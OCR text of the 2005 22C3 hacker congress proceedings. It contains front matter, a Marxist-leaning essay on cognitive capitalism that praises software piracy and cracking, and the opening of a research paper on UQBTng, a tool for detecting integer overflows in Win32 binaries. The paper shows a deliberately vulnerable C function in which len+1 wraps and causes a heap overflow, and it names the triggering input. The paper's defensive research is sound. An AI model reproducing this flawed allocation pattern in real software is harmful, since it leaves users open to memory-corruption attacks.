



Proceedings

Dedicated to the prettiest one.



22. Chaos Communication Congress

Proceedings

Papers of the 22. Chaos Communication Congress
27. - 30. December 2005 Berlin, Germany (Old Europe)
https://www.ccc.de/congress/2005/

Chaos Computer Club
Lokstedter Weg 72
D-20251 Hamburg

Support for conference speakers:

W
HOLLAND
STIFTUNG

Fuldablick 9
D-34302 Guxhagen

22C3 Proceedings published by:
Verlag Art d'Ameublement
Marktstraße 18
D-33602 Bielefeld

ISBN: 3-934636-04-7

Coverimage and unicorn: b9punk
Cover Design: Antenne
Layout: wetterfrosch

Some rights reserved - they belong to the author of the respective paper.
Except where otherwise noted, a paper is licensed under a
Creative Commons Attribution-NonCommercial-NoDerivs 2.0 Germany License.
http://creativecommons.org/licenses/by-nc-nd/2.0/de/

You are free to copy, distribute, display, and perform the work under the following conditions:
Attribution. You must attribute the work in the manner specified by the author or licensor.
Noncommercial. You may not use this work for commercial purposes.
No Derivative Works. You may not alter, transform, or build upon this work.

For any reuse or distribution, you must make clear to others the license terms of this work.
Any of these conditions can be waived if you get permission from the copyright holder.

Your fair use and other rights are in no way affected by the above.

This is a human-readable summary of the Legal Code:
http://creativecommons.org/licenses/by-nc-nd/2.0/de/legalcode

REPORTS

7 5 Thesis on Informational-Cognitive Capitalism
17 Academic tools and real-life bug finding in Win32
25 Advanced Buffer Overflow Methods [or] Smack the Stack
35 A guided tour to European IT lobbying
41 Anonymous Data Broadcasting by Misuse of Satellite ISPs
49 Autodafé: An Act of Software Torture
59 Bad TRIPs
63 Collateral Damage
75 COMPLETE Hard Disk Encryption with FreeBSD
103 Der Hammer: x86-64 und das um-schiffen des NX Bits
125 Developing Intelligent Search Engines
131 Digital Identity and the Ghost in the Machine
143 Entschwörungstheorie
149 Esperanto, die internationale Sprache
155 Fair Code
165 Free Software and Anarchism
179 Fuzzing
185 Geometrie ohne Punkte, Geraden & Ebenen
191 Hacking into TomTom Go
199 Hacking OpenWRT
211 Hopalong Casualty
219 Hosting a Hacking Challenge - CTF-style
227 Intrusion Detection Systems
235 Lyrical I
237 Magnetic Stripe Technology
249 Memory allocator security
255 Message generation at the info layer
267 Open Source, EU funding and Agile Methods
273 PyPy - the new Python implementation on the block
279 Software Patenting
285 The Cell Processor
293 The truth about Nanotechnology
303 The Web according to W3C
311 Transparenz der Verantwortung in Behörden
323 Unix sanity layer
331 Wargames - Hacker Spielen
351 Was ist technisches Wissen?
371 WSIS - The Review
377 “Xbox” and “Xbox 360” Hacking

5 Thesis on Informational-Cognitive Capitalism

George N. Dafermos

5 THESES ON INFORMATIONAL-COGNITIVE CAPITALISM

George N. Dafermos
[dafermos at datahost dot gr]

1

Recession is here, everywhere. Whether recession is artificial and thus compatible with the axiomatic of capitalism (that is, the tendency toward a world market), or forced and thus a threat to capitalism is still debated. From the perspective of Capital, what is more important is that the historic magnification, which has been defining capitalism since the 15th century, is not likely to maintain its pace or character. There are no more barbarians to civilise, no more virgin lands to conquer and colonise. The new barbarians are refined, the new virgin lands are not defined by geographical parameters. Primitive accummulation has been completed; explosion now gives way to implosion. It was reckoned that a myth central to capitalism came full circle in three generations: I would start from scratch with empty hands and empty pockets, slowly but gradually accummulate rights and money, then build a house, find a wife with whom I would make a family, then have a son and raise him, and, sooner or later, die. My son would repeat the process once more, but his son – my grandson - would inherit more than my son did, say three times more. In the elapsed space of three generations, total wealth would have multiplied by nine times. This myth starts to lose all relevance: the historic magnification of capitalism, based on long-established materialist notions of value, is no longer feasible. In all probability, my grandson will not inherit three houses. And here comes the reversal of perspective of Capital: as the concept of the Spectale is conceived to its full radicality, as a process of generalised social abstraction, the commodity-form implodes to encompass and invest all of shared lived experience. The commodity-form has gone well beyond the romantic stage of fetishism: while there is no doubt that both the use- and exchange-value of a product now largely stem from intangible characteristics, such as perceived sex-appeal, "coolness", and ephemeral trendiness – a reality of contemporary commerce which compels us to rethink value along the lines of what Jean Baudrillard calls sign value – commodification does not stop at the twilight of shopfronts and commodity shelves, that is, the sphere of materiality, but it extends beyond them to encompass all of *the immaterial*. The leverage of commodification has been so great that goods long considered public, such as century-old knowledges pertaining to medical treatments and the cultivation of the land have been appropriated[1]. In the age of universality of the spectale, the ultimate commodity is the time of our own lives, that is, the relationships and experiences that give meaning to its space. "The spectacle is the moment when the commodity has attained the *total occupation* of social life"[2]. In effect, nothing escapes vulgar commodification. Even some of the most subversive and anti-commercial manifestations of shared lived experience have capitulated. Indicatively, in the space of the last fifteen years, *rave* has metamorphosed from an anti-commercial, underground social movement and cultural phenomenon into a lucrative industry of cool. With the notable exception of freeraves in England, the commodification of the pulse of rave is ensured by the increasing centrality of the figure of the Star-DJ to the packaged experience (and the ephemeral trendiness of the Club). The associated process of social formation during a rave is

1 For example, farmers and indigenous people in many regions have painfully discovered that recipes, knowledges, and techniques that had been in common use for medical or agricultural purposes for centuries have now passed into the ownership of the global pharmaceutical complex in the institutionalised form of patents.

2 Debord, Guy. 1983. The Society of the Spectacle. *Translated by* Fredy Perlman *et al*., Detroit: Black & Red, #42, at http://library.nothingness.org/articles/SI/en/pub_contents/4 .

accomplished by reference to the sign value of fluorescent Adidas trainers and ornament-ised Ecstasy. Rave is now about paying to dance to the beats of a culture-industry professsional, rather than realising temporary autonomous zones through an intensive process of cross-fertilisation between underground sub-cultures based on the free sharing of conscience[3]. Presently, rave's claim to "hack reality" has given way to spectacular pomp. Far from becoming a universal anti-systemic movement, as it once aspired, rave, blessed by the high priests of the culture industry, became an industry of cool. Now, more that ever before, the utterance "the poverty of everyday life" attains a whole new meaning. It no longer refers to the near-complete lack of authentic excitement and stimulation in shared lived experience, that is, an ontological condition predicated on esoteric misery and social boredom; now, it comes to signify the centrality of the commodity-form to the satisfaction and saturation of *all* of our social-cultural needs and wants.

2

Would-be information-technology (IT) workers are reckoned to be privileged because it is assumed that IT students are in the rare position of needing none and nothing, except for plenty of time perhaps, in order to acquire those skills and competencies that will later guarantee them a job in the epicentre of the most lucrative labour market. But this is yet another popular myth, in spite of its been perpetuated by a plethora of computer scientists. In a time when the tools of the trade are not free (*libre*) and certainly not free of charge, free time does not suffice. This becomes obvious when we take a look at the person who is constantly craving for fresh knowledge, in particular for knowledge that has been put to the service of capital by means of intensifying and imploding the wealth bondage that keeps unpaid-for labour hostage. The cost of the investment in time required to pick up a new skill aside, what is left to the inquiring mind who desires to internalise an external domain of knowledge, but has no money to pay for it? Suppose I have no problem spending lots of time getting myself up to speed with *Adobe Pagemaker*, *Logic*, *Cubase*, *AutoCAD* or any other piece of software made possible by incredible programming ingenuity, but I cannot afford to buy them. Do I abstain from using them as the result of my inadequate funding? Or do I resort to programming a real alternative (*ie. The GIMP Vs. Adobe Photoshop*), hoping that in time this knowledge will compensate for the loss of familiarity in the use of the mainstream tool which is the one valued by the market according to the particulars of the jobs currently advertised? From this vantage point, *free software developers, as well as illegitimate vendors of software, and people who crack software programs are located in the vanguard of the modern knowledge revolution*. Although they rarely understand the actual effect of their actions, illegitimate vendors of software contribute a strong blow to the world of commodified knowledge. For their clientelle consists not only of intermediaries who intend to copy the software they have bought from them a thousand times and re-sell it, but also of people who have a genuine interest in acquiring the knowledge

3 On rave as an underground social-cultural phenomenon whose roots are inextricably linked to the computer underground and the hacker culture, and for a captivating description, placed in a historical context, of how rave started, and what it originally stood for, see Rushkoff, Douglas. 1999. *Electronica, The True Cyber Culture*. May, at http://www.rushkoff.com/columns/electronica.html ; and *Cyberia: Life in the Trenches of Hyperspace* (1994, Flamingo) by the same author.

embedded in the software. Not that long ago, I happenned to stand right next to a *deal*. The site was the famous agora of Monastiraki in Athens, Greece, located at the foot of the rock of Acropolis, where hundreds of small-time dealers set up shop every Sunday. The buyer had picked two or three CDs, one of which was a copy of *Avid*, and was negotiating the price for that software. In order to raise the price, I assumed for this is the only satisfactory explanation I can come up with, the dealer cunningly offered that this deal *is* illegal. To which the buyer replied: "I am doing nothing illegal here. I am not interested in re-selling this software. I only want it for the knowledge in it. And no one will stop me from acquiring knowledge". The dealer, dazed a bit for it seemed he had not been given that particular reply on that day, nodded and agreed on the price the buyer had suggested. The *deal* took place, and in a moment's time the buyer had dissappeared again into the crowd. The conscious realisation of the social effect of knowledge acquisition through illegitimate and clandestine channels, as exemplified by the determination shown by the above buyer to acquire the coveted knowledge by all means, even through his participation in *a deal*, seals the reversal of perspective: the perspective of power through the technique of indoctrination it employs with the help of mass media has come into a conflict with the imperatives of knowledge acquisition, and the genuinely inquiring mind will assert its right to claim knowledge even in the obscene case that this process of knowledge acquisition has been criminalised. The primacy to establish *foundations for the advancement of illegal knowledge* can only be grasped on this plane: piracy is incorporated into the radical project of libre knowledge insofar as the *pirates* are seeking to extend their body of knowledge. As regards to crackers, they have been consistently portrayed by mass media as juvenile delinquents on the brink of a terminal mental collapse, whose kindest motivation can be explained by their vanity to demonstrate their skills to others. But this conceptualisation, though it illustrates the underlying motivation of some crackers, is far from adequate to explain the actions of *all* crackers. The practice of cracking envisages the most radical aspect of the project of libre knowledge: cracking does not stop at the boundary of illegal distribution – it goes much further than that. Crackers devote their time and skills to supplying the realm of illegal distribution with technology artifacts, and, not to forget, there is hardly ever any money for them. In effect, this critical aspect alone highlights the radicalisation of the cracker as a computer scientist put to the service of liberating knowledge from constraints imposed upon it by commodification.

3

Free as in free beer - The possibility that productive cooperation and the enactment of production in social networks no longer require the mediation of the capitalist in order to be effectuated – a presupposition of post-industrial capitalism that some theorists refer to as the *Communism of Capital* – is compelling enough to tremble the earth. A real-world demonstration of this phenomenon is provided by the development and organisation model at work in several large free software and open source projects, such as the Linux operating system. In fact, many look into networks of collaborative free software and open source development for a practical demonstration of how the *new* emancipated society will be organised. There are several issues to be stressed here. First, the absence of exchange value: free software, as a technology product, is given away for free, and this is, partly, why free software

is radical. However, this fact may lead to wrong conclusions, for software is, by and large, a service-based industry, and, thus, there is money to be made by capitalising on free software. Indeed, corporate behemoths, such as IBM, are doing exactly this: they sell services (*ie.* consulting, training, implementation, maintenance and support, etc.) tied to specific FS/OSS products. Paradoxically, the absence of exchange value does not negate the presence of market value. Further, not all FS/OSS development takes place outside a system of economic incentives; as a matter of fact, free software is often developed in direct response to market forces[4]. On the other hand, it is common to underestimate the effect of such a paradigm of immaterial production on consciousness and subjectivity. In editing Wikipedia or hacking the Linux kernel, for instance, people are, *consciously or not*, educating themselves in what creative, collaborative work really consists. The realm of such networks of cooperative development is underpinned by the pleasure principle: people re-discover that products of unparalleled social and technical ingenuity can result from a production process that is founded on volunteer contributions; they re-discover the joy and personal fulfilment that accompanies creative work. On this plane, collective subjectivity is impregnated with the sperm of radicality, as people are suddently becoming aware of the reversal of perspective that lies in the shadows: a production setting in which people are using the tools that they have themselves built to create situations they individually desire is always bound to outperform in efficiency and expose the poverty of production effectuated for the sake of profit. A direct confrontation stretching from the terrain of ideas to the very institutional nucleus of capitalist society is underway. One the one side stands the beast of living labour organised independently of the capitalist demand, and, the imaginary of intellectual property law, on the other. Whereas the beast of living labour seeks to gain its freedom by demolishing a world shaped by forced labour, the object of intellectual property law is the regulation of immaterial labour (rather than the creation of artificial scarcity, as so many critics of intellectual property claim)[5]. The imaginary of intellectual property law is, first and foremost, designed to control people through control of the producion process, regardless of whether this production takes place within the factory or outside it. Indicatively, IBM has a patent on how to employ and retain FS/OSS developers, which means that in an insane world anyone who has ever written a single line of HTML would have to get IBM's permission to work at any company other than IBM[6]. Therein emerges a contradiction that FS/OSS is incapable of dodging, at least for the time being: given that the time is ripe for the systematic exploitation of immaterial labour, and draconian intellectual property regimes orchestrate the production process in accordance with the exclusive interest of massive intellectual property holders, the idea that radical subjectivity is being produced in networks of collaborative FS/OSS development is thrown into

4 For two treatises on the issue of motivation in FS/OSS development, which link developers' motivation directly to market forces and economic incentives, see Lancashire, David. 2001. The Fading Altruism of Open Source Development, *First Monday*, volume 6, number 12, December, at http://www.firstmonday.org/issues/issue6_12/lancashire/ ; and Lerner, Josh and Tirole, Jean. 2000. "The simple economics of Open Source", National Bureau of Economic Research, Working Paper, number 7600 (March), at http://www.hbs.edu/research/facpubs/workingpapers/papers2/9900/00-059.pdf.

5 Söderberg, Johan. 2004. Reluctant Revolutionaries: the false modesty of reformist critics of copyright, *Journal of Hyper(+)drome.Manifestation*, Issue 1, September, at http://journal.hyperdrome.net/issues/issue1/Söderberg.html.

6 *Ibid.*, endnote #38 at http://journal.hyperdrome.net/issues/issue1/Söderberg.html#_ftn38

insignificance. Said otherwise: the global intellectual property law apparatus has both the power to operationalise FS/OSS for the benefit of its master – the cultural-industrial complex, and, most crucially, to render it illegal lest such a course of action is deemed necessary. In the latter case, in which FS/OSS developers are marginalised, and networks of collaborative FS/OSS development are effectively forced into the computer underground, there is a good possibility that the subversive character of FS/OSS will re-surface, but nobody can tell with any degree of certainty whether its subversive motors are sufficiently equipped to deal with a world pompously indoctrinated to the advantages of a draconian intellectual property regime.

4

The capitulation of volunteer labour - Free (*gratis, unwaged*) labour is a requirement of the current configuration of cognitive-informational capitalism. There has never been a similar disruption in the number, and in the composition, of the unemployed population. Nowadays, hordes of university graduates and PhDs, that is, knowledge workers, are joining the boundaryless 'industrial reserve army' that sustains the delicate balance that, in turn, restrains the contradictions of capitalism from exhausting capitalism itself. It is to the credit of thinkers like Antonio Negri to have formulated the theory of the internal margin, of how internal ghettos are installed within over-developed regions and post-industrial metropoles in exactly the same time that under-developed, and developing countries in the periphery are undergoing a process of heavy industrialisation in agriculture and commodity manufacturing[7]. The structural violence produced by capitalism has run amok, giving rise to such a dislocation in the labour-force that no expansion in any sector of the economy will be able to absorb. And it is not likely that the historic magnification of capitalism will maintain its pace, or character, in order to offset the systemic shock triggered by the aggravation of the army of the unemployed. No previous generation faced the problem of unemployment to the extent that the current generation will be compelled to experience. It should not come as a surprise when the "tag" of insanity will be bestowed upon those who are or remain jobless. A number of pertinent questions arise: is this surge in the number of the unemployed, and the similarly pertinent shift in its composition toward increasingly more knowledge workers, likely to bring capitalism to a halt? Is this class revolutionary or counter-revolutionary? To a certain extent, the unemployed constitute a singularity deeply embedded in the revolutionary subject. Yet, against this pressure, the system – apparently - does not break down. One could argue that the system feeds on the fragile circumstances of the unemployed, seizing whatever opportunity there is to utilise volunteer labour for spectracular goals by turning it into forced labour: tens of thousands of volunteers were the human motor behind the 2004 Olympic Games, which took place in Athens, Greece. Whereas some of those thousands of people surely volunteered because they wanted to volunteer - and there is absolutely nothing reprehensible in altruistic volunteer work - , others though volunteered in hope that once the Olympic Games were over, *as it was implied*, they would find employment as personnel for the maintenance and operation of the sites that hosted the Olympic Games[8]. This

7 Negri, Antonio. 1984. *Marx Beyond Marx: Lessons on the Grundrisse*, ed. Jim Fleming, *translated by* Harry Cleaver, Michael Ryan and Maurizio Viano, South Hadley, Mass.: Bergin and Garvey.

8 As of the time of writing, no official statement has been issued (by the government, the state

volunteer labour is conditioned by the structural violence of late capitalism. Said otherwise: the unemployed (and under-employed) are forced to volunteer their labour if they wish to stand a chance of escaping unemployment.

5

A new class has arisen that is rapidly ammassing increasingly more power through its ability to *veto* on the vectors of information which it controls, and which both knowledge workers and the industrial capitalists need[9]. This is the terrain of history where class struggle is being re-written. The capitalist, as John Kenneth Galbraith observed long ago, has been a dwindling figure in the economy. His hegemonic position has gradually been taken over by committess manned by technocrats that Galbraith termed the technostructure, and that we, today, would be more inclined to refer to as the class of knowledge workers.[10] The emergence of the technostructure, argued Galbraith, was conditioned primarily by the imperatives of sophisticated technology production. This still holds today: semi-autonomous knowledge workers are a requirement of late capitalism, without whom the transition from industrial manufacturing to information feudalism could not have been feasible. Yet, it is misleading to assume that capitalism had, or has, a hard time adapting to this reconfiguration: the constant presence of friction is not important, since frinctionless capitalism, as well as static capitalism, is an oxymoron. On the contrary, the capitalist system not only required the formation of this class, but also incorporated it into its very operational logic. With the rise of this new class, which McKenzie Wark terms the 'vectoralist class', and, which, it should be noted, has its roots in the hacker universe, yet has chosen to dissassociate itself from the interests of the 'digital proletariat', we witness the final stage of the transformation of information into property. This transformation, and the ensuing reconfiguration of class struggle that comes with it, are conditioned by the inability of capitalism to maintain its pace and character of historic magnification. For capitalism to elude the spectre of the falling rate of profit and to extend its degree of accummulation, capital has to turn into an image, and information, shared lived experience, and the commons be transformed into commodities – commodification turns inward. The internal need for continuous magnification, rather than ideology or class struggle, has led the convulsive reconfiguration of the convoluted mesh of power relations and the associated relations of production that are manifested as an intellectual property right. The organic composition of capital may well have undregone dramatic change, but the social worker of the present remains subordinated to a regime of spectacular oppression; a regime that substitutes one class for another, yet still maintains its class-based dichotomic character; a regime that by Marx's definition may be seen as non-capitalistic, yet it is still epitomised by the axiomatics of capitalism. To this day, the regime of signs founded on the emancipatory tendency of the "general intellect"

---

commission charged with the organisation and supervision of the Olympic Games, or the commercial entities involved in the Olympic Games) regarding how many of the volunteers have been employed at the sites that accommodated the 2004 Olympic Games. However, based on anecdotal evidence (that is, from accounts of volunteers who remain unemployed), this implicit promise has not yet materialised, and it remains uncertain if it ever will.

9 Wark, McKenzie. 2004. *A Hacker Manifesto.* Harvard University Press, and at http://subsol.c3.hu/subsol_2/contributors0/warktext.html .

10 Galbraith, John Kenneth. 1974. *The New Industrial State.* Penguin Books.

negates the old regime of subordination and work done in factories and businesses, but it does so without negating its own Self. Consequently, although fueled by a desiring machine predicated on social ejaculation, it remains a regime of signs, rather than a concrete situation experienced in the urban territory.

Acknowledgements.
This text was prepared for the *Proceedings of the 22nd Chaos Communication Congress* (22C3: Private Investigations - http://www.ccc.de/congress/2005/), scheduled to take place in Berlin, Germany, in December 2005. It is largely based on G. Dafermos, *The Critical Delusion of Immaterial Labour* (October 2005, unpublished manuscript), several parts of which have been reproduced here.

Academic tools and real-life bug finding in Win32

UQBTng: a tool capable of automatically finding integer overflows in Win32 binaries

Rafal Wojtczuk
Warsaw University
rafal.wojtczuk@mimuw.edu.pl

November 27, 2005

Abstract— **This paper outlines the recent work by the author to develop UQBTng, a tool capable of automatic detection of exploitable integer overflow bugs in Win32 binaries. A brief description of this programming error is given, along with rationale for focusing on Win32 assembly security checking. The tool heavily relies on the excellent UQBT[1] package; the description of the applied enhancements to UQBT is presented. Although definitely a work in progress, UQBTng already can produce results helpful for a security researcher; final section includes the analysis of the run of the tool against a binary (implementing a certain service in Windows 2000) with known integer overflows.**

Index Terms— **computer security, integer overflow, Windows, UQBT, program verification.**

I. Introduction

THERE is a plethora of academic papers on verification of software. Unfortunately, their usefulness for a security practician dealing with common flaws in popular operating systems and applications [2] is usually very limited, for variety of reasons. Some verification methods require a lot of effort (and knowledge) from the user to be put into formal proof of correctness, using general purpose theorem provers. Other methods, most notably ones related to model checking, require to build a model of a system to be proved, which is both labor-intensive and error prone. Finally, many papers describe methods which sound appealing, but which are applicable only to small programs. Therefore academic papers are seldom posted to or discussed on mainstream security mailing lists [3].

There are notable exceptions though. One particularly promising way is to give up trying to prove full correctness of a program (let's name it "verification"), as the associated cost is high. Instead one may attempt to check certain properties of a program, which are known to cause security problems[1]. Ideally such properties should be local and in order to check them, one does not need to know full semantics of an analyzed program. Let's name this approach "checking"; a good example, with real security vulnerabilities discovered, can be found in [4].

Current popular OSes are usually written in C and C++. If there is no source available, one is faced with analyzing the resultant assembly code. While there are a number of papers related to verification or checking of C code, very few tools exist which are capable of advanced reasoning about compiled C code[2] . However, this is an important issue. Particularly, MS Windows operating systems family is of great interest to security researchers, due to its popularity, long history of known security problems, and probably high number of still undiscovered flaws [5].

For all the reasons mentioned above, the author decided to invest some effort to create a tool capable of searching the Win32 assembly code for a particular vulnerability - the integer overflow bug. The tool is meant to require as little interaction from an user as possible - average size of a program or library on a typical Win32 system is measured in hundreds of kilobytes, and we cannot afford to annotate or otherwise specify semantics of too many points in the code.

II. The integer overflow vulnerability

The title vulnerability is the cause of many recent serious security problems in many popular operating systems, even in the components designed to be secure[6]. Particularly, the Microsoft security bulletin MS05-053[10] describes a vulnerability in the GDI32.DLL library, which was remedied by adding over 50 integer overflow checks to this library .

The nature of this type of vulnerability is simple - due to the limited range of numbers which can be stored in a C language integer variable, it is possible that during arithmetical operations (most often addition or multiplication) the value of the variable may silently overflow and wrap, and become smaller than the sum (or product) of the operands. If the result is used as the size of memory allocation, then subsequently a buffer overflow can occur, which may yield the attacker full control over the code execution. Example:

```
void* vuln_func(void* data, unsigned int
len)
{
    unsigned int size=len+1;
    char* buf=malloc(size);
    if (!buf) return NULL;
    memcpy(buf, data, len);
    buf[len]=0;
    return buf;
}
```

This function copies user-supplied data into a new buffer and null-terminates it. If an attacker can pass 0xffffffff as

[1]Observe such an approach is often a basis of a security audit of software

[2]The "binaudit" tool, announced on www.sabre-security.com site, could be a very interesting piece of code (judging at least by the reputation of its author), yet for a long time it is still in development, and little details are known on its internals

the "len" parameter, an integer overflow will happen when calculating "size" variable; malloc will allocate a memory block of size 0, and the subsequent memcpy will overwrite heap memory.

This vulnerability has an important feature - usually a prover/checker does not have to understand loops semantic to detect this bug; simple arithmetics should suffice. It is well known that reasoning about loops is difficult[3] - usually it is required to manually provide a loop invariant, which is not trivial. Therefore, if we focus on detecting integer overflows in memory size calculations, we have a good chance of succeeding with automated checking. Also, this vulnerability is usually quite local, in the sense that the size calculation (which should include a check for integer overflow) is usually close to the actual memory allocation, which makes it possible to reliably detect the presence or lack of the vulnerability by analyzing a single function or a small number of functions.

III. Necessary components

A. Summary

In order to reliably reason about the assembly code, two components are needed:

- a decompiler capable of decoding single assembly instructions into a form with easily accessible semantics, as well as recovering higher level C code constructions; it is not necessary to produce a real C code, but as we will see we will choose this way
- theorem prover or model checker, capable of reasoning about the code semantics

As we will see, we will take a (modified and enhanced) decompiler, add functionality to automatically annotate the decompiled code with assertions which check for integer overflows, and then feed the decompiled code into the checker to verify the existence of integer overflows.

Two excellent, publicly available academic tools: UQBT[1] and CBMC[7] were chosen for this task[4]; they are briefly described below.

B. CBMC: Bounded Model Checking for ANSI-C

CBMC[7] is a checker capable of automatically proving properties of ANSI C code. The properties are embedded in the checked code in a form of usual C "assert" statements. CBMC is unique in its ability to support almost all features of C language; particularly, the following constructions are handled well (while other C code checkers usually have problems with them):

- arithmetics with bounded integers
- pointer arithmetics
- bitwise operations
- function pointers

CBMC works best on a code without loops. When a loop is present, CBMC can be instructed to unwind it a couple of times and possibly verify that a given number of unwind operations is sufficient; however, in most cases, it is not enough. But as noted above, integer overflows are usually not caused by calculations implemented by a loop. Therefore, for the purpose of checking for integer overflows only, we can remove all looping constructions from the analyzed code, without significant loss of functionality. In such case, checking with CBMC is fully automatic; if an assertion does not hold, an appropriate counterexample is presented to the user.

C. UQBT: University of Queensland Binary Translator

UQBT[1] is an executable translator - it takes as input a binary file from an operating system A, decompiles it, and then it can produce a binary for a different system B, preserving the binary semantics.

For our purposes, the most important capability of UQBT is its ability to decompile an executable into a graph of functions. Each instruction in a function is represented by a "semantic string", a data structure capturing the semantics of an instruction. A lot of code is available to process semantic strings; for example, there is a function which can replace each occurrence of a subexpression (say, a dereference of a location pointed by a frame pointer minus a constant offset) in a semantic string with another expression (say, a semantic string describing a local variable). Therefore it is possible to process the instructions effectively and conveniently.

Another tool was considered for the task of decompilation: The Interactive Disassembler[8]. However, IDA has numerous disadvantages:

- The advanced functionality is not documented (besides sparse and insufficient comments in the header files).
- Probably[5] the internal instruction representation is too close to the actual assembly; on the other hand, UQBT uses quite high level, portable representation.
- There is no source available; it is a non-free software.

The above issues (and a few others, less important) decided against IDA. Admittedly, IDA has some advantages; it is a very stable software and its accuracy in some aspects is very appealing (particularly, most of the PE file format analysis functionality implemented by the author so far for UQBTng is already present in IDA). However, in the long run UQBT should be the better choice.

